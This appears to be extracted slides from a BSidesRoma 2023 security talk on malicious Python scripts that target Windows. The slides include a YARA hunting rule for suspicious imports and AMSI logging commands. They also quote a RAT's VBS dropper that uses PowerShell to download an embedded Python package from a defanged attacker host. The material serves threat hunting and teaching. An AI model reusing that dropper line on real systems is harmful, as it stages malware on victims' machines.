


Who said that Python was UNIX Best Friend Only?

Xavier Mertens | BSidesRoma| Jan 2023
[TLP:CLEAR]



Who's Talking?

- Xavier Mertens (@xme)
- Freelance consultant from Belgium
- Hunting bad guys
- SANS ISC Senior Handler
- SANS Instructor (FOR610)
- BruCON Co-Organizer




Follow
me!

Why This Talk?

I like to hunt for fresh meat

I started to have a look at malicious Python scripts one year ago

→ There is a clear trend



Why This Talk?


Search

Diaries

- [Python \(ab\)using The Windows GUI](#) Jun 24th 2022
2 weeks ago by *Xme*
- [Keeping an Eye on Dangerous Python Modules](#) Jun 11th 2021
1 year ago by *Xme*
- [Quick and dirty Python: masscan](#) May 4th 2021
1 year ago by *Rick*
- [ctx Python Library Updated with "Extra" Features](#) May 24th 2022
1 month ago by *Yee Ching*
- [No Python Interpreter? This Simple RAT Installs Its Own Copy](#) Apr 9th 2021
1 year ago by *Xme*
- [Using Sudo with Python For More Security Controls](#) Jul 8th 2021
1 year ago by *Xme*
- [Python Shellcode Injection From JSON Data](#) Dec 10th 2021
7 months ago by *Xme*
- [Python Developers: Prepare!!!](#) Jul 30th 2020
1 year ago by *Johannes*
- [From Python to .Net](#) Apr 29th 2021
1 year ago by *Xme*
- [Python DLL Injection Check](#) Jul 6th 2021
1 year ago by *Xme*
- [Malicious Python Script Targeting Chinese People](#) Jan 6th 2022
6 months ago by *Xme*
- [Quick and dirty Python: nmap](#) May 31st 2021
1 year ago by *Rick*
- [Custom Python RAT Builder](#) Jan 7th 2022
6 months ago by *Xme*
- [Simple Python Keylogger](#) Mar 18th 2021
1 year ago by *Xme*
- [Python and Risky Windows API Calls](#) Sep 2nd 2020
1 year ago by *Xme*

Where to Hunt?

```
import "vt"
rule suspicious_python_code
{
    strings:
        $1 = "base64.b64decode" nocase wide ascii
        $2 = "DISABLED_import sys" nocase wide ascii
        $3 = "import socket" nocase wide ascii
        $4 = "import ctypes" nocase wide ascii
        $5 = "import win32crypt" nocase wide ascii
        $6 = "import shutil" nocase wide ascii
        $7 = "import win32api" nocase wide ascii
        $8 = "windll.kernel32" nocase wide ascii
    condition:
        new_file and any of ($*) and positives > 1 and filesize < 1MB \
        and not vt.metadata.file_type == vt.FileType.PE_EXE \
        and not vt.metadata.file_type == vt.FileType.PE_DLL \
        and not vt.metadata.file_type == vt.FileType.ELF \
        and not vt.metadata.file_type == vt.FileType.ANDROID
}
```



VIRUSTOTAL

Malware != PE

At first stage, there is often a scripting language

Windows has plenty of languages available:

Batch, PowerShell, JS, VBS, VBA

Powershell remains the #1...

**“38% of incidents involve PowerShell
68% of breaches involve PowerShell”**

(Source: <https://digitaltrends.com/computing/microsoft-powershell-loved-by-hackers/>)

Phishing
or
Social Engineering

1st stage

2nd stage

... stage

“Abuse”
(exfiltration, pivot, ...)

Why Python?

Popular and easy to learn! (Who still use Perl? - No flame war 😛)

Powerfull

Lot of 3rd-party libraries

Can be compiled

Less attraction from defenders (well, I hope it will change after this talk 😛)


No AMSI support!

Anti-Malware Scan Interface

Great job from Microsoft!

Creates detailed logs of script activities

But not Python...



The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The session starts with two logman commands: "logman start AMSITrace -p Microsoft-Antimalware-Scan-Interface Event1 -o AMSITrace.etl -ets" followed by "logman stop AMSITrace -ets". Both commands are reported as completed successfully. The next command is "C:\Users\xmert\Downloads\AMSIScriptContentRetrieval.ps1", which triggers a security warning about running scripts from the internet. The user is prompted with "[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): r". The script content is then displayed in the console, showing details about the PowerShell module PSReadLine.psm1. The output includes fields like Session, ScanStatus, ScanResult, AppName, ContentName, and Content, along with various properties of the module such as RootModule, NestedModules, ModuleVersion, GUID, Author, CompanyName, Copyright, Description, PowerShellVersion, DotNetFrameworkVersion, CLRVersion, FormatsToProcess, AliasesToExport, FunctionsToExport, CmdletsToExport, and HelpInfoURI. The Content field also shows the function PSConsoleHostReadLine. The Hash and ContentFiltered fields are also present. The session concludes with another set of logman commands: "logman start AMSITrace -p Microsoft-Antimalware-Scan-Interface Event1 -o AMSITrace.etl -ets" and "logman stop AMSITrace -ets".

```
PS C:\Windows\system32> logman start AMSITrace -p Microsoft-Antimalware-Scan-Interface Event1 -o AMSITrace.etl -ets
The command completed successfully.
PS C:\Windows\system32> logman stop AMSITrace -ets
The command completed successfully.
PS C:\Windows\system32> C:\Users\xmert\Downloads\AMSIScriptContentRetrieval.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Users\xmert\Downloads\AMSIScriptContentRetrieval.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): r

Session      : 5296
ScanStatus   : 1
ScanResult   : 1
AppName      : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.19041.1
ContentName   : C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1
Content       : @{
    RootModule = 'PSReadLine.psm1'
    NestedModules = @("Microsoft.PowerShell.PSReadLine.dll")
    ModuleVersion = '2.0.0'
    GUID = '5714753b-2af0-4492-a5fd-01d9e2cff8b5'
    Author = 'Microsoft Corporation'
    CompanyName = 'Microsoft Corporation'
    Copyright = '(c) Microsoft Corporation. All rights reserved.'
    Description = 'Great command line editing in the PowerShell console host'
    PowerShellVersion = '5.0'
    DotNetFrameworkVersion = '4.6.1'
    CLRVersion = '4.0.0'
    FormatsToProcess = 'PSReadLine.format.ps1xml'
    AliasesToExport = @()
    FunctionsToExport = 'PSConsoleHostReadLine'
    CmdletsToExport =
        'Get-PSReadLineKeyHandler', 'Set-PSReadLineKeyHandler', 'Remove-PSReadLineKeyHandler',
        'Get-PSReadLineOption', 'Set-PSReadLineOption'
    HelpInfoURI = 'https://go.microsoft.com/fwlink/?LinkId=528806'
    PrivateData = @{
        PSData = @{
            Prerelease = 'beta2'
        }
    }
}

Hash          : 4CF47C662B8C314FD781FA218DA7C63E3A571BC462DCB2E90C4B754C16FC61C2
ContentFiltered : False

Session      : 5296
ScanStatus   : 1
ScanResult   : 1
AppName      : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.19041.1
ContentName   : C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psm1
Content       : Function PSConsoleHostReadLine
{
```

'python' is not recognized as an internal...

Not installed by default in Microsoft Windows

No Python? Just install it!

Python is embedded in other tools: OpenOffice (<https://wiki.openoffice.org/wiki/Python>)

WSL offers nice Python capabilities

Note: From an attacker's point of view, the presence of python is **sometimes** a nice indicator that the targeted system is used by an "high-profile" user!


(Think about the 'agent.py' installed by CAPE or Cuckoo)

Simple RAT Drops Its Own Python

```
oShell.run "powershell -c ""(New-Object  
System.NET.Webclient).DownloadFile('hxxp://friz[.]ga/  
payloads/python-3.8.9-embed-amd64.zip','C:\Program  
Files\python389\python-3.8.9-embed-amd64.zip');""", 0, 1  
  
set objShell = CreateObject("Shell.Application")  
  
set FilesInZip=objShell.Namespace("C:\Program  
Files\python389\python-3.8.9-embed-amd64.zip").items  
  
objShell.Namespace("C:\Program  
Files\python389").CopyHere(FilesInZip)
```

Easy as 1... 2... 3...

```
$ unzip -t python-3.10.4-embed-amd64.zip |more
Archive: python-3.10.4-embed-amd64.zip
  testing: python.exe                      OK
  testing: pythonw.exe                     OK
  testing: python310.dll                  OK
  testing: python3.dll                   OK
  testing: vcruntime140.dll              OK
  testing: vcruntime140_1.dll            OK
  testing: LICENSE.txt                  OK
  testing: pyexpat.pyd                 OK
  testing: select.pyd                  OK
  testing: unicodedata.pyd            OK
  testing: winsound.pyd                OK
  testing: _asyncio.pyd               OK
  testing: _bz2.pyd                   OK
  testing: _ctypes.pyd               OK
  testing: _decimal.pyd              OK
  testing: _elementtree.pyd           OK
  testing: _hashlib.pyd              OK
  testing: _lzma.pyd                 OK
  testing: _msi.pyd                  OK
  testing: _multiprocessing.pyd       OK
  testing: _overlapped.pyd            OK
  testing: _queue.pyd                OK
  testing: _socket.pyd              OK
  testing: _sqlite3.pyd             OK
  testing: _ssl.pyd                  OK
  testing: _uuid.pyd                 OK
  testing: _zoneinfo.pyd            OK
  testing: libcrypto-1_1.dll          OK
  testing: libffi-7.dll              OK
  testing: libssl-1_1.dll            OK
  testing: sqlite3.dll              OK
  testing: python310.zip             OK
  testing: python310._pth            OK
  testing: python.cat               OK
No errors detected in compressed data of python-3.10.4-embed-amd64.zip.
```



The screenshot shows a web browser window displaying the Python Releases for Windows page at <https://www.python.org/downloads/windows/>. The page has a dark blue header with the Python logo and navigation links for Python, PSF, Docs, PyPI, Jobs, and Community. Below the header is a search bar and a "GO" button. The main content area is titled "Python Releases for Windows" and includes sections for "Stable Releases" (listing Python 3.10.4 and Python 2.7.18) and "Pre-releases" (listing Python 3.11.0a7). 